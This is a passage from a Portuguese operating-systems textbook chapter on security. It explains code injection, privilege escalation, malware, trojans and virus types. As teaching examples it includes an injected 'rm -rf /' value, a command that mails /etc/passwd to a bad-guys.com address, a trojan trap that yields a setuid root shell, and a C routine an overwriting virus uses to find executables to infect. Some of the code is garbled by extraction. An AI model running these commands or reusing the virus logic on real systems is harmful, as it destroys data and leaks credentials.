     printf("Por favor, informe o nome do arquivo destino: ");
                                                                    /* solicita o nome do arquivo destino */
     gets(dst);
                                                                    /* recebe entrada via teclado */
     strcat(cmd, dst);
                                                                    /* completa a string de comandos */
     system (cmd);
                                                                    /* executa o comando cp */
}
```

Figura 9.24 Código que pode levar a um ataque por injeção de código.

Infelizmente, esse código abre um enorme rombo na segurança utilizando uma técnica chamada **injeção de código**. Imagine que o usuário digite 'abc' e 'xyz; rm –rf /'. O comando construído e executado é o seguinte:

```
cp abc xyz; rm -rf /
```

que primeiro copia o arquivo e, em seguida, tenta recursivamente apagar todos os arquivos e diretórios em todo o sistema de arquivos. Se o programa estiver sendo executado como superusuário, pode ser bem-sucedido. O problema, é claro, é que tudo o que está depois do ponto e vírgula é executado como um comando shell.

Outro exemplo de valor para o segundo argumento pode ser 'xyz; mail snooper@bad-guys.com </etc/passwd', que gera

cp abc xyz; mail snooper@bad-guys.com </etc/passwd que envia o arquivo de senhas para um usuário desconhecido e não confiável.

## 9.6.6 Ataques de escalada de privilégio

Outro tipo de ataque é o ataque de escalada de privilégio, no qual o atacante engana o sistema e faz com que ele lhe conceda direitos de acesso maiores do que aqueles aos quais tem direito. Em geral, o atacante faz com que o sistema execute algo que somente o superusuário pode fazer. Um exemplo famoso é o de um programa que fazia uso do daemon cron, que permite que os usuários agendem serviços para serem executados toda hora, dia ou semana (ou em outra frequência qualquer). Esse daemon normalmente é executado como root (ou como algo tão poderoso quanto), para que possa acessar arquivos a partir de qualquer conta de usuário. Ele possui um diretório no qual armazena os comandos agendados para execução. Os usuários não podem gravar nesse diretório, é claro, já que isso lhes permitiria fazer qualquer coisa.

O ataque foi da seguinte maneira: o programa do atacante definiu seu diretório de trabalho como sendo o diretório do daemon cron, sem se importar com o fato de não poder gravar nada lá e, então, ele travou de modo a forçar um despejo de memória acontecem no diretório de trabalho que, nesse caso, era o diretório do daemon cron. Como as cópias são executadas pelo sistema, a gravação não foi proibida pelo sistema de proteção. A imagem de memória do programa atacante foi estruturada de forma a ser um conjunto válido de comandos para o daemon cron, que os executaria como root. O primeiro comando alterava para SETUID de root um programa determinado pelo atacante e o segundo comando executava o programa. Nesse ponto, o atacante tinha um programa qualquer sendo executado como superusuário. Essa falha já foi corrigida, mas o exemplo é válido para que se tenha uma ideia desse tipo de ataque.

## 9.7 Malware

Antigamente (digamos, antes do ano 2000), adolescentes entediados (porém espertos) costumavam ocupar seu tempo livre escrevendo programas maliciosos que mais tarde distribuiriam pelo mundo sem motivo algum. Esses programas, que incluíam cavalos de Troia, vírus e vermes e eram coletivamente chamados de **malware**, espalhavam-se rapidamente pelo mundo. Os autores impressionavam-se com suas habilidades de programação à medida que era divulgada a quantia em milhões de dólares em danos causados pelo malware e o volume de pessoas que perderam seus valiosos dados em função deles. Para eles era somente diversão, já que não estavam ganhando dinheiro algum.

Essa época passou. Agora, malware é escrito sob encomenda por criminosos bem organizados que preferem não ver seu trabalho publicado nos jornais e que estão nesse ramo simplesmente pelo dinheiro. Grande parte do malware é criada de modo a se propagar o mais rápido possível pela Internet e infectar quantas máquinas puder. Quando um computador é infectado, instala-se um software que informa o endereco da máquina capturada a um grupo determinado de computadores, normalmente localizados em países cujos sistemas judiciais são pouco desenvolvidos ou corruptos, como algumas repúblicas soviéticas, por exemplo. Instala-se ainda uma porta dos fundos que permite aos criminosos responsáveis pelo malware comandar a máquina facilmente. Um computador invadido desse modo é denominado zumbi, e um grupo de máquinas desse tipo chama-se **botnet** — abreviação de *robot network* (rede de robô).

Um criminoso que controle uma botnet pode alugá--la por diversos motivos mal-intencionados (e sempre comerciais), como o envio comercial de spam. Se um forte ataque por spam acontecer e a polícia tentar identificar sua origem, tudo o que irá descobrir é que ele partiu de milhares de máquinas espalhadas pelo mundo. Se investigarem seus proprietários, verão que os computadores pertencem a crianças, pequenos comerciantes, donas de casa, idosos e outras pessoas que não admitirão o envio maciço de spam. Usar as máquinas alheias para o trabalho sujo é o que dificulta a identificação dos criminosos por trás da operação.

Uma vez instalado, o malware também pode ser utilizado para outros propósitos criminosos, como chantagem, por exemplo. Imagine um malware que codifique todos os arquivos do computador da vítima e, ao final, exiba a mensagem:

## SAUDAÇÕES DA GENERAL ENCRYPTION!

PARA COMPRAR UMA CHAVE DE DECRIPTAÇÃO PARA SEU DISCO RÍGIDO, POR FAVOR ENVIE US\$ 100 EM NOTAS DE BAIXO VALOR, SEM MARCAS, PARA A CAIXA POSTAL 2154, CIDADE DO PANAMÁ, PANAMÁ. OBRIGADO. FOI BOM FAZER NEGÓCIO COM VOCÊ.

Outra aplicação comum no malware é a instalação de um keylogger na máquina infectada. Esse programa registra todas as informações digitadas e periodicamente as envia a alguma máquina ou sequência de máquinas (inclusive zumbis) para que sejam repassadas ao criminoso. Fazer com que o provedor de serviços de Internet da máquina de entrega coopere em uma investigação é uma tarefa difícil, já que muitos deles atuam em conjunto com os criminosos (ou são de propriedade deles).

A pedra preciosa em meio às muitas teclas digitadas é composta por números de cartão de crédito, os quais podem ser utilizados na compra de bens em comércios legítimos. Como as vítimas somente saberão que tiveram os números dos cartões roubados quando receberem as faturas, os criminosos podem gastar à vontade durante dias, se não semanas.

Para se proteger desses ataques, todas as empresas de cartões de crédito recorrem a software de inteligência artificial para identificar padrões irregulares de gastos. Por exemplo, se uma pessoa que normalmente utiliza o cartão nas lojas da redondeza de repente encomenda uma dúzia de notebooks caros e pede que eles sejam entregues, digamos, no Tajiquistão, soa um alerta na administradora do cartão e um funcionário normalmente liga para o proprietário para educadamente perguntar sobre a transação. É claro que os criminosos sabem da existência desse programa e, portanto, tentam ajustar seus gastos aos hábitos do dono do cartão para que não despertem nenhuma suspeita.

Os dados coletados pelo keylogger podem ser combinados com outros dados obtidos pelo software instalado no zumbi de forma a permitir que o criminoso inicie um roubo de identidade mais intenso. Nesse tipo de crime, o criminoso obtém dados suficientes sobre a pessoa — como data de nascimento, nome de solteira da mãe, número do seguro social, número das contas bancárias, senhas etc. de modo a assumir a personalidade da vítima, obter documentos novos e substituir carteira de motorista, cartão do banco, certidão de nascimento e outros. Esses documentos podem, por sua vez, ser vendidos a outros criminosos para futura exploração.

Outro tipo de crime cometido pelo malware é não chamar a atenção até que o usuário se conecte corretamente a sua conta bancária pela Internet. Uma vez conectado, o malware executa uma transação rápida para descobrir quanto dinheiro existe na conta e transfere imediatamente a quantia para a conta do criminoso, e depois para outra conta e outra (localizadas em diferentes países corruptos), para que a polícia demore dias ou semanas para conseguir todas as garantias de que precisa para rastrear o dinheiro, garantias que podem não ser cumpridas mesmo quando a quantia é recuperada. Esse tipo de crime é coisa de 'peixes grandes', e não mais de adolescentes inquietos.

Além do uso pelo crime organizado, o malware também tem aplicações industriais. Uma empresa pode distribuir um malware que verifique se está sendo executado em uma empresa rival sem nenhum administrador de sistema atualmente conectado. Em caso afirmativo, ele poderia interferir no processo de produção, reduzindo a qualidade do produto e causando, desse modo, problemas ao competidor. Ele não faria nada nas outras situações e, assim, dificultaria sua identificação.

Um outro tipo de malware direcionado é um programa que poderia ser escrito pelo vice-presidente de uma organização ambiciosa e distribuído pela rede local. O vírus poderia verificar se está em funcionamento na máquina do presidente e, estando nela, encontraria uma planilha e trocaria a posição de duas células aleatórias. Mais cedo ou mais tarde, o presidente tomaria uma decisão equivocada com base na planilha e, talvez, acabasse demitido por conta da decisão, deixando a cadeira vaga para você sabe quem.

Algumas pessoas andam o dia inteiro com um chip sobre os ombros (não confundir com aqueles que possuem chips RFID — Radio Frequency IDentification, ou identificação por radiofrequência — dentro dos ombros). Eles guardam algum rancor real ou imaginário em relação ao mundo e querem se vingar. O malware pode ajudar. Muitos compu-

tadores modernos armazenam a BIOS em memória flash, que pode ser sobrescrita mediante o controle do programa (para permitir que o fabricante distribua correções de erros eletronicamente). O malware pode gravar lixo aleatório na memória flash de modo que o computador pare de inicializar. Se o chip da memória flash estiver em um soquete, a correção do erro requer a abertura da máquina e a substituição do chip. Se o chip estiver soldado à placa-mãe, é possível que toda a placa tenha de ir para o lixo e uma nova precise ser comprada.

Poderíamos falar muito mais, mas você já deve ter compreendido. Se quiser mais histórias de terror, basta digitar *malware* em qualquer buscador.

Uma pergunta muito comum para muitos é: "Por que malware se espalha tão rapidamente?". Há muitas razões. Primeiro, algo em torno de 90 por cento dos computadores mundiais funcionam com (diferentes versões de) somente um sistema operacional: Windows, um alvo fácil. Se existissem dez sistemas operacionais diferentes, cada um responsável por 10 por cento do mercado, a distribuição de malware seria muitíssimo mais difícil. Como no mundo biológico, a diversidade é uma boa defesa.

Segundo, a Microsoft, desde o início, enfatizou seu desejo de tornar o Windows fácil de usar para o público não especializado. Por exemplo, os sistemas Windows estão configurados de modo a permitir a inicialização sem senha, ao passo que, historicamente, os sistemas UNIX sempre solicitaram senha (embora essa excelente prática esteja caindo em desuso à medida que o Linux tenta ficar cada vez mais parecido com o Windows). Existem diversas outras escolhas conflitantes entre boa segurança e facilidade de uso e a Microsoft sempre tem escolhido a segunda como estratégia de mercado. Se você acha que a segurança é mais importante, interrompa esta leitura e configure seu telefone celular para que ele solicite o código PIN antes de fazer uma ligação — é possível fazer isso em quase todos eles. Se não sabe como fazê-lo, faça download do manual do usuário no site do fabricante. Entendeu, não?

Nas próximas seções, veremos as formas mais comuns de malware e como são construídas e distribuídas. Mais adiante, veremos algumas formas de defesa contra elas.

#### 9.7.1 | Cavalos de Troia

Escrever malware é uma coisa passível de ser feita em seu quarto. Distribuí-lo para milhões de pessoas e instalá-lo em suas máquinas, entretanto, é outra coisa. De que forma Mal, nosso produtor de malware, faria isso? Uma prática muito comum é escrever um programa genuinamente útil e embutir o malware nele. Jogos, tocadores de música, visualizadores 'especiais' de pornografia e qualquer outra coisa com gráficos atraentes são candidatos em potencial. As pessoas voluntariamente copiam e instalam essas aplicações e, como bônus, instalam também o malware. Chamamos essa abordagem de **cavalo de Troia**, em alusão

ao cavalo de madeira cheio de soldados gregos descrito na *Odisseia*, de Homero. No mundo da segurança de computadores, ele passou a representar qualquer tipo de malware escondido em um software ou página da Internet que as pessoas copiam voluntariamente.

Quando o novo programa é iniciado, ele chama uma função que escreve o malware no disco como um programa executável e o inicia. O malware pode, então, realizar qualquer dano para o qual tenha sido programado, como excluir, modificar ou criptografar arquivos. Ele também pode procurar por números de cartão de crédito, senhas e outros dados úteis e enviá-los de volta a Mal pela Internet. O mais provável é que ele se conecte a alguma porta IP e espere pelas instruções, transformando a máquina em um zumbi pronto para enviar spam ou executar qualquer ordem que seja da vontade de seu mestre remoto. Em geral, o malware também executa os comandos necessários para garantir que o malware seja reiniciado quando a máquina for reinicializada. Todos os sistemas operacionais têm uma forma de fazer isso.

A beleza do ataque por cavalo de Troia é que ele não requer que seu autor invada o computador da vítima. Esta faz todo o trabalho.

Há outras maneiras de fazer a vítima executar o programa do cavalo de Troia. Por exemplo, muitos usuários UNIX têm uma variável ambiente, \$PATH, que define quais diretórios devem ser procurados para executar os comandos. Esses diretórios podem ser vistos digitando-se o seguinte comando no shell:

#### echo \$PATH

Uma possível configuração para o usuário *ast* em um determinado sistema poderia ser constituída dos seguintes diretórios:

:/usr/ast/bin:/usr/local/bin:/usr/bin:/usr/bin/X11:/usr/ucb:/usr/man\

:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man

Outros usuários terão um caminho de busca diferente. Quando o usuário digita

#### prog

no shell, este primeiro verifica se há um programa chamado /usr/ast/bin/prog. Se houver, ele será executado. Do contrário, o interpretador tentará /usr/local/bin/prog, /usr/bin/prog, /bin/prog e assim por diante, tentando todos os dez diretórios antes de desistir. Suponha que apenas um desses diretórios esteja desprotegido e propício para que um cracker insira um programa nele. Se esse diretório for a primeira ocorrência do programa na lista, o programa será executado e o cavalo de Troia começará a agir.

Os programas mais comuns ficam no /bin ou no /usr/bin; portanto, colocar um cavalo de Troia em /usr/bin/X11/ls não funcionaria para um programa comum, pois o progra-

ma real seria encontrado primeiro. Contudo, suponha que o cracker insira la em /usr/bin/X11. Se um usuário digitar la em vez de ls (o programa que lista o diretório), então o cavalo de Troia executará, fará seu trabalho sujo e emitirá a mensagem correta de que la não existe. Inserir os cavalos de Troia em diretórios complicados e que dificilmente alguém verificará e, além disso, atribuir a eles nomes que pareçam erros comuns de digitação, gera grandes possibilidades de que alguém o invoque, cedo ou tarde. Esse alguém poderia ser o superusuário (até os superusuários cometem erros de digitação); nesse caso, o cavalo de Troia teria a oportunidade de substituir o /bin/ls por uma versão que contivesse o cavalo de Troia e que, consequentemente, poderia ser invocado a qualquer momento.

Nosso usuário mal-intencionado, porém cadastrado, o Mal, também poderia armar a seguinte armadilha para o superusuário: pôr uma versão do ls contendo um cavalo de Troia em seu próprio diretório e, então, fazer algo suspeito que com certeza atraísse a atenção do superusuário como começar a executar cem processos com o uso intensivo de CPU, todos de uma só vez. É bem provável que o superusuário verifique o que está acontecendo, digitando

cd /home/mal

Is-I

para ver o que Mal tem em seu diretório local. Como alguns shells primeiro tentam verificar o diretório local antes de ir até a variável \$PATH, o superusuário pode ter acabado de invocar o cavalo de Troia de Mal com poderes de superusuário. O cavalo de Troia poderia alterar /home/ mal/bin/sh para possuir um SETUID de root. Tudo o que resta fazer são duas chamadas de sistema: chown para alterar a propriedade de /home/mal/bin/sh para root e chmod para alterar seu bit SETUID. Agora Mal pode se tornar um superusuário quando quiser, apenas executando esse shell.

Se Mal achar que está sempre sem dinheiro, ele pode usar um dos seguintes cavalos de Troia fraudadores para ajudar a elevar sua liquidez. No primeiro, o cavalo de Troia verifica se a vítima tem algum programa instalado de banco on-line, tal como o Quicken. Se tiver, o cavalo de Troia fará com que o programa transfira algum dinheiro da conta da vítima para uma conta de fachada (preferivelmente em um país bem distante) para depois pegar o dinheiro.

Na segunda fraude, o cavalo de Troia primeiro desliga o som do modem e então digita um número 900 (para serviços pagos — novamente, de preferência em um país distante, como a Moldávia, parte da antiga União Soviética). Se o usuário estivesse conectado quando o cavalo de Troia fosse invocado, então o número 900 na Moldávia precisaria ser o de um provedor de serviços de Internet (muito caro), para que o usuário não percebesse e, quem sabe, ficasse conectado por horas. Nenhuma dessas técnicas é hipotética; ambas aconteceram e foram relatadas em Denning (1999). Nessa última, foram contabilizados 800 mil minutos de conexão para Moldávia antes que a Comissão Federal de Comércio dos Estados Unidos ordenasse uma desconexão e entregasse três pessoas de Long Island à justiça. Ao final, elas concordaram em devolver os 2,74 milhões de dólares para as 38 mil vítimas.

#### 9.7.2 | Virus

É difícil abrir os jornais hoje em dia e não ler nada a respeito de um novo vírus ou verme atacando os computadores mundo afora. Está claro que eles são um sério problema de segurança tanto para as empresas quanto para os indivíduos. Nesta seção, falaremos sobre vírus e, em seguida, sobre vermes.

Estava um tanto hesitante em escrever esta seção com tantos detalhes, pois poderia acabar dando más ideias a algumas pessoas, mas já existem livros que fornecem detalhes muito mais aprofundados e ainda fornecem código real (Ludwig, 1998, por exemplo). Além disso, a Internet está repleta de informações sobre vírus; portanto, não há o que temer. É difícil para as pessoas se defenderem dos vírus se elas não sabem como eles funcionam. Por fim, há muitos equívocos relacionados a vírus que precisam ser corrigidos.

O que é um vírus, então? Para encurtar, um vírus é um programa capaz, entre outras coisas, de se reproduzir anexando seu código a outros programas, semelhante à forma como os vírus biológicos se reproduzem. Vermes são como vírus, mas se autorreplicam. Essa diferença não é importante para nós neste momento. Voltaremos a falar sobre vermes na Seção 9.7.3.

#### Como os vírus funcionam

Agora vamos ver os tipos de vírus e como funcionam. Virgílio escreve seu vírus, provavelmente em linguagem assembly (ou em C) para obter um produto pequeno e eficiente. Ele, então, o insere cuidadosamente em um programa de sua própria máquina, usando uma ferramenta chamada dropper. Esse programa infectado é, então, distribuído, talvez postado para alguma coleção de softwares grátis na Internet. O programa poderia ser um novo e excitante jogo, uma versão pirateada de algum software comercial ou qualquer outra coisa considerada desejável. As pessoas, então, começam a baixar (download) o programa infectado.

Uma vez instalado na máquina da vítima, o vírus fica latente até que o programa infectado seja executado. Uma vez iniciado, normalmente ele começa a infectar outros programas da máquina e, então, dispara sua carga útil (payload). Em muitos casos, a carga útil pode não fazer nada enquanto uma certa data não chegue, para assegurar que o vírus esteja espalhado antes que as pessoas comecem a notá-lo. A data escolhida pode enviar até mesmo uma mensagem política (por exemplo, se ele dispara no 100º ou 500º aniversário de algum grave insulto ao grupo étnico do autor).

# 416 Sistemas operacionais modernos

Na discussão a seguir, examinaremos sete tipos de vírus com base no que é infectado. Esses são os vírus companheiros, de programa executável, de memória, de setor de inicialização, de unidade de um dispositivo e de códigofonte. Sem dúvida, novos tipos surgirão no futuro.

### Vírus companheiro

Um vírus companheiro não infecta realmente um programa, mas executa quando o programa for executar. O conceito é mais fácil de explicar com um exemplo. No MS-DOS, quando um usuário digita

prog

o MS-DOS primeiro procura por um programa chamado *prog.com*. Se ele não conseguir encontrar um, procura um programa chamado *prog.exe*. No Windows, quando o usuário clica em Iniciar e então em Executar, acontece a mesma coisa. Atualmente, a maioria dos programas é de arquivos *.exe*; os arquivos *.com* são muito raros.

Suponha que Virgílio saiba que muitas pessoas executam prog.exe a partir do sinal de prontidão do MS-DOS ou do Executar no Windows. Ele pode simplesmente lançar um vírus chamado prog.com, que será executado quando alguém tentar executar prog (a menos que ele realmente digite o nome completo: prog.exe). Quando prog.com termina seu trabalho, ele apenas executa o prog.exe e o usuário nem desconfia.

Um ataque semelhante usa a área de trabalho (desktop) do Windows, que contém os atalhos (ligações simbólicas) para os programas. Um vírus pode alterar o destino de um atalho para que ele aponte para o vírus. Quando o usuário dá dois cliques em um ícone, o vírus é executado. Quando termina, o vírus começa a executar o programa original do atalho.

# Vírus de programas executáveis

Os vírus que infectam programas executáveis são um pouco mais complexos. O mais simples desses vírus apenas sobrescreve o programa executável com o próprio código. São os chamados **vírus de sobreposição** (overwriting). A lógica da infecção desses vírus é mostrada na Figura 9.25.

O programa principal desse vírus copiaria primeiro seu programa binário em um vetor abrindo o arquivo indicado por *argv*[0] e lendo-o para mantê-lo em um lugar seguro e, então, percorreria todo o sistema de arquivos, a partir da raiz, mudando o diretório de trabalho para a raiz e chamando *search*, tendo como parâmetro o diretório-raiz.

O procedimento recursivo search processa um diretório abrindo-o, depois lendo as entradas uma a uma, usando readdir até que retorne NULL, indicando que não há mais entradas. Se a entrada for um diretório, ela será processada alterando o diretório atual para essa nova entrada e, então, chamando search recursivamente; se a entrada for um arquivo executável, ela será infectada chamando-se in-

fect com o nome do arquivo a infectar como parâmetro. Os arquivos que começam com '.' são ignorados para evitar problemas com os diretórios '.' e '..'. As ligações simbólicas também são ignoradas, pois o programa presume que ele pode entrar em um diretório usando a chamada de sistema chdir e depois voltar para onde estava, indo para '..', o que funciona para ligações rígidas (hard links), mas não para ligações simbólicas. Um programa mais elegante também poderia tratar as ligações simbólicas.

O procedimento de infecção real, *infect* (não mostrado), simplesmente deve abrir o arquivo cujo nome é seu parâmetro, copiar o vírus que está salvo no vetor sobre o arquivo e, então, fechar o arquivo.

Esse vírus poderia ser 'melhorado' de várias maneiras. Primeiro, poderia ser inserido um teste dentro do *infect* para gerar um número aleatório e, na maioria das vezes, só retornar, sem fazer nada. Uma vez a cada 128, por exemplo, a infecção ocorreria, reduzindo assim as probabilidades de o vírus ser detectado logo, para que antes tenha oportunidade de se espalhar. Os vírus biológicos têm a mesma propriedade: aqueles que matam suas vítimas rapidamente não se espalham tão rápido quanto aqueles que produzem uma morte lenta e gradual, dando às vítimas muitas oportunidades de espalhar o vírus. Um projeto alternativo seria ter uma alta taxa de infecção (25 por cento, por exemplo), porém com um limiar para o número de arquivos simultaneamente infectados, a fim de reduzir a atividade do disco e, desse modo, ser menos explícito.

Em segundo lugar, o *infect* poderia verificar se o arquivo já foi infectado. Infectar o mesmo arquivo duas vezes é perda de tempo. Em terceiro, poderiam ser tomadas medidas para manter a mesma data, o mesmo horário e o mesmo tamanho da última alteração que o arquivo apresentava, com o propósito de ajudar a ocultar a infecção. Para os programas maiores que o vírus, o tamanho permanecerá inalterado, mas, para programas menores, o programa será bem maior. Como a maioria dos vírus é menor que a maioria dos programas, esse não é um problema grave.

Embora esse programa não seja muito grande (o programa todo é menor que uma página de código C e o segmento de texto compila em menos de 2 KB), uma versão em código assembly pode ser até menor. Ludwig (1998) mostra um programa, em código assembly para MS-DOS, que infecta todos os arquivos de seu diretório e que fica somente com 44 bytes depois de montado.

Mais adiante, neste capítulo, estudaremos os programas antivírus, que são programas que procuram e removem vírus. Contudo, é interessante observar que a lógica da Figura 9.25, a qual pode ser usada por um vírus para encontrar todos os arquivos executáveis e infectá-los, também poderia ser empregada por um programa antivírus, para rastrear todos os programas infectados e, em seguida, remover o vírus. As tecnologias de infecção e desinfecção andam de mãos dadas; por isso, é necessário entender de-

```
#include <sys/types.h>
                                                            /* cabeçalhos-padrão POSIX */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;
                                                            /* para a chamada Istat veja se o arquivo é uma ligação simb. */
search(char *dir_name)
                                                            /* busca recursivamente por executáveis */
   DIR *dirp;
                                                            /* ponteiro para um fluxo aberto de diretório */
   struct dirent *dp;
                                                            /* ponteiro para uma entrada de diretório */
   dirp = opendir(dir_name);
                                                            /* abrir este diretório */
   if (dirp == NULL) return;
                                                            /* se dir não puder ser aberto, esqueça-o */
   while (TRUE) {
          dp = readdir(dirp);
                                                            /* leia a próxima entrada de diretório */
          if (dp == NULL) {
                                                            /* NULL significa que terminamos */
          chdir (" .. ");
                                                            /* volte ao diretório-pai */
          break;
                                                            /* sai do laço */
                                                            /* salte os diretórios . e .. */
          if (dp->d_name[0] == '.') continue;
                                                            /* a entrada é uma ligação simbólica? */
          Istat(dp->d_name, &sbuf);
          if (S_ISLNK(sbuf.st_mode)) continue;
                                                            /* salte as ligações simbólicas */
                                                            /* se chdir tiver sucesso, deve ser um diretório */
          if(chdir(dp->d_name) == 0) {
                                                            /* sim, entre e busque-o */
                search(".");
                                                            /* não (arquivo), infecte-o */
          } else {
               if (access(dp->d_name, X_OK) == 0)
                                                            /* se for executável, infecte-o */
                      infect(dp->d_name);
                                                            /* diretório processado; feche e retorne */
          closedir(dirp);
```

Figura 9.25 Um procedimento recursivo que encontra arquivos executáveis em um sistema UNIX.

talhadamente como os vírus funcionam e ser capaz de lutar efetivamente contra eles.

Do ponto de vista de Virgílio, o problema do vírus de sobreposição é que ele é muito fácil de ser detectado. Afinal, quando um programa infectado executa, ele pode espalhar o vírus mais algumas vezes, mas ele não faz o que deveria fazer, e o usuário perceberá isso instantaneamente. Como consequência, a maioria dos vírus se acopla ao programa e faz seu trabalho sujo (infectar), mas permite que o programa ainda funcione normalmente. Esses vírus são chamados de vírus parasitas.

Os vírus parasitas podem se acoplar pela frente, por no fim ou no meio de um programa executável. Se um vírus se acopla no início de um programa, ele primeiro copia o programa para a RAM, escreve a si mesmo à frente do arquivo e, depois, copia o programa de novo da RAM depois de si mesmo, conforme mostra a Figura 9.26(b). Infelizmente o programa não poderá executar em seu novo endereço virtual; portanto, o vírus deve realocar o programa de acordo com o local para onde foi movido, ou voltar ao endereço virtual 0 depois de terminar sua própria execução.

Para evitar as opções mais complexas que surgem ao carregar no início, a maioria dos vírus se carrega no fim, acoplando-se ao final do programa executável em vez de se acoplar à frente, alterando o campo de endereço de início no cabeçalho para que aponte para o início do vírus, conforme ilustra a Figura 9.26(c). O vírus agora executará em um endereço virtual diferente, dependendo de qual programa infectado esteja executando, mas tudo isso significa que Virgílio deve garantir que seu vírus seja independente de posição, usando endereços relativos em vez de enderecos absolutos. Isso não é difícil para um programador experiente e alguns compiladores somente precisam ser solicitados para que executem tal função.

Formatos complexos de programas executáveis — como os arquivos .exe do Windows e quase todos os formatos binários do UNIX — permitem que um programa tenha múltiplos segmentos de código e de dados; permitem também que o carregador os monte na memória e que façam realocação durante a execução. Em alguns sistemas (Windows, por exemplo), todos os segmentos (seções) são múltiplos de 512 bytes. Se um segmento não estiver completo, o ligador (linker) preencherá o restante do segmento com 0. Um vírus que saiba disso pode tentar se esconder nesses espaços. Se ele couber totalmente, como na Figura 9.26(d), o tamanho do arquivo permanecerá o mesmo do arquivo não infectado — uma vantagem evidente, já que um vírus escondido é um vírus feliz. Vírus que usam esse princípio são chamados de vírus de cavidade. É claro que, se o carregador não carregasse as áreas vazias na memória, o vírus precisaria de uma outra maneira de iniciar.






Figura 9.26 (a) Um programa executável. (b) Com um vírus na frente. (c) Com um vírus no final. (d) Com um vírus espalhado pelos espaços livres ao longo do programa.

#### Vírus residentes na memória

Até agora temos presumido que, quando um programa infectado é executado, o vírus executa, passa o controle para o programa real e sai. Por outro lado, um vírus residente na memória permanece na memória (RAM) por todo o tempo, ou oculto, bem no topo da memória ou talvez na parte mais baixa entre os arranjos de interrupções, nas últimas centenas de bytes que geralmente não são usadas. Um vírus bem esperto pode até mesmo modificar o mapa de bits de RAM do sistema operacional para que o sistema pense que a memória do vírus está ocupada, a fim de evitar o incômodo de que o vírus seja sobrescrito.

Um típico vírus residente na memória captura uma instrução de desvio de controle ou uma das entradas do vetor de interrupções, copiando o conteúdo de uma delas para uma variável auxiliar e pondo seu próprio endereço lá, direcionando aquele desvio de controle ou aquela interrupção para o vírus. A melhor escolha é a do desvio de controle de uma chamada de sistema. Nesse caso, o vírus consegue executar (em modo núcleo) em cada chamada de sistema. Quando termina de executar, ele apenas invoca a chamada de sistema real, saltando para o endereço de desvio que está salvo na variável auxiliar.

Por que um vírus gostaria de executar em cada chamada de sistema? Para infectar programas, naturalmente. O vírus pode só ficar esperando, até que surja uma chamada de sistema exec, e então, sabendo que o arquivo em questão é um binário executável (e provavelmente útil), infectá-lo. Esse processo não requer uma atividade intensa do disco como na Figura 9.25 e, portanto, é menos explícito. Capturar todas as chamadas de sistema também dá ao vírus um grande potencial para espionar os dados e realizar todo tipo de mal.

#### Vírus de setor de inicialização

Conforme discutido no Capítulo 5, quando a maioria dos computadores é ligada, o BIOS lê o registro principal de inicialização (master boot record — MBR), a partir do início do disco de inicialização, para a RAM, e o executa. Esse programa

determina qual partição está ativa e lê o primeiro setor daquela partição, o setor de inicialização, e o executa. Então, esse programa carrega o sistema operacional ou traz um carregador para carregá-lo. Infelizmente, há muitos anos, um dos amigos de Virgílio teve a ideia de criar um vírus que poderia sobrescrever o registro principal da inicialização ou o setor da inicialização, com resultados devastadores. Esses vírus, chamados vírus de setor de inicialização, são muito comuns.

Normalmente, um vírus de setor de inicialização, que inclui os vírus MBR, primeiro copia o verdadeiro setor de inicialização para um local seguro no disco e, desse modo, pode carregar o sistema operacional quando terminar. O programa de formatação de discos da Microsoft, o fdisk, ignora a primeira trilha e, portanto, ali é um bom local para se esconder em máquinas Windows. Outra opção é usar qualquer setor do disco que estiver livre e, então, atualizar a lista de setores ruins, marcando-os como defeituosos. Na verdade, se o vírus for grande, ele poderá disfarçar o que resta de si mesmo como setores ruins. Um vírus realmente agressivo poderia simplesmente alocar espaço em disco para o verdadeiro setor de inicialização e para ele e atualizar o mapa de bits do disco ou a lista de livres. Fazer isso requer um íntimo conhecimento das estruturas de dados internas dos sistemas operacionais, mas Virgílio teve um bom professor em seu curso de sistemas operacionais e foi um aluno realmente exemplar.

Quando o computador é iniciado, o vírus copia a si mesmo para a RAM, ou no topo, ou entre os vetores de interrupções que não estiverem sendo usados. Nesse momento, a máquina está no modo núcleo, com a MMU desligada, sem sistema operacional e sem programa antivírus executando. É a hora da festa para os vírus. Quando estiver pronto, ele iniciará o sistema operacional e, normalmente, ficará residente na memória de modo a vigiar tudo.

Um problema, contudo, é como conseguir o controle novamente. O modo usual consiste em explorar o conhecimento específico de como o sistema operacional gerencia os vetores de interrupções. Por exemplo, o Windows não sobrescreve todos os vetores de interrupções de uma só vez, mas carrega os drivers dos dispositivos, um por vez, e cada um detecta o vetor de interrupções necessário. Esse processo pode levar um minuto.

Esse projeto dá ao vírus os instrumentos de que ele precisa. Ele começa capturando todos os vetores de interrupções conforme mostra a Figura 9.27(a). À medida que os drivers são carregados, alguns dos vetores são sobrescritos, mas, a não ser que o driver do relógio seja carregado antes, haverá uma grande quantidade de interrupções de relógio depois que o vírus iniciar. A perda da interrupção da impressora é mostrada na Figura 9.27(b). Assim que o vírus perceber que um de seus vetores de interrupções foi sobrescrito, ele poderá sobrescrever o vetor novamente, sabendo que agora está seguro (de fato, alguns vetores de interrupções são sobrescritos várias vezes durante o processo de inicialização, mas o padrão é determinístico e Virgílio sabe isso de cor). A recaptura da impressora é ilustrada na Figura 9.27(c). Quando tudo estiver carregado, o vírus restaurará todos os vetores de interrupções e manterá para si mesmo somente o vetor da chamada de sistema que desvia o controle para si mesmo. Nesse momento, temos um vírus residente na memória com o controle das chamadas de sistema. Na verdade, é assim que a maioria dos vírus residentes na memória inicia sua vida.

# Vírus de drivers de dispositivo

